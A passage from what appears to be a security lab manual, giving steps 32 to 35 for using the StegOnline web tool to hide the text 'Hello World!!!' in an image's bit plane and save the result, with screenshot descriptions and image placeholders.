section titled 'Image Options' with a 'Reset' button and five options: 'Full Red' (red outline), 'Full Green' (green outline), 'Full Blue' (blue outline), 'Inverse (RGB)', and 'LSB Half'. At the bottom of this section are three buttons: 'Extract Files/Data' (disabled), 'Embed Files/Data' (highlighted in blue), and 'Embed B/W Image in Bit Plane'. Further down are buttons for 'Show Strings' and 'Show RGBA Values', and a 'Browse Bit Planes' button. The taskbar at the bottom of the screen includes icons for File Explorer, Task View, Edge, Firefox, and Google Chrome.

32. In the **Embed Data** page check the checkboxes under row 5 and in columns **R**, **G**, and **B** as shown in the screenshot.

StegOnline

Upload Image Home CTF Checklist About

[Back to Home](#)

Embed Data

Here you can embed files/text inside of your image. Select some bits and adjust the settings appropriately. Please be aware that any opacity will be lost.

	R	G	B
7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
6	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
5	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
4	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
3	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
2	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
1	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
0	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

Pixel Order: Row Bit Order: MSB Bit Plane Order: R, G, B Pad Remaining Bits: No

33. Scroll down to **Input Data** field and ensure that **Text** option is selected from the drop down, and type **Hello World!!!** and click on **Go**.

[Back to Home](#)

Input Data:


Type: **Text**

Hello World!!!


Go

34. Scroll down to see the image in the **Output** section, save the image by clicking **Download Extracted Data** button.

Note: If a **Opening Island.png** pop-up appears, select **Save File** radio button and click on **OK**.




35. In the **Enter the name of the file to save to...** window select the desired location to save the image (here we are saving the image on the **Desktop**) and click on **Save**.

